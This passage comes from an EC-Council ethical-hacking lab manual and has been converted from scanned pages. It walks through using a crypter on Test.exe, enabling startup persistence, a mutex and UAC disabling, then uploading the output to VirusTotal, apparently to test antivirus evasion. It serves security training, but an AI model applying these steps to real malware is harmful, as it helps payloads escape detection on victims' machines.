


9. The **Select a File** dialog-box appears; navigate to the location of **Test.exe** (**Desktop**), select it, and click **Open**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Once the file is selected, check the options **Start up**, **Mutex**, and **Disable UAC**, and then click **Encrypt**.




11. The **Save File** dialog-box appears; select the location where you want to store the crypted file (here, **Desktop**), leave the file name set to its default (**CryptedFile**), and click **Save**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Once the encryption is finished, click **Close**.




13. Maximize the web browser (here, **Google Chrome**). In the VirusTotal analysis page, click the **Upload file** icon in the top-right corner of the page.

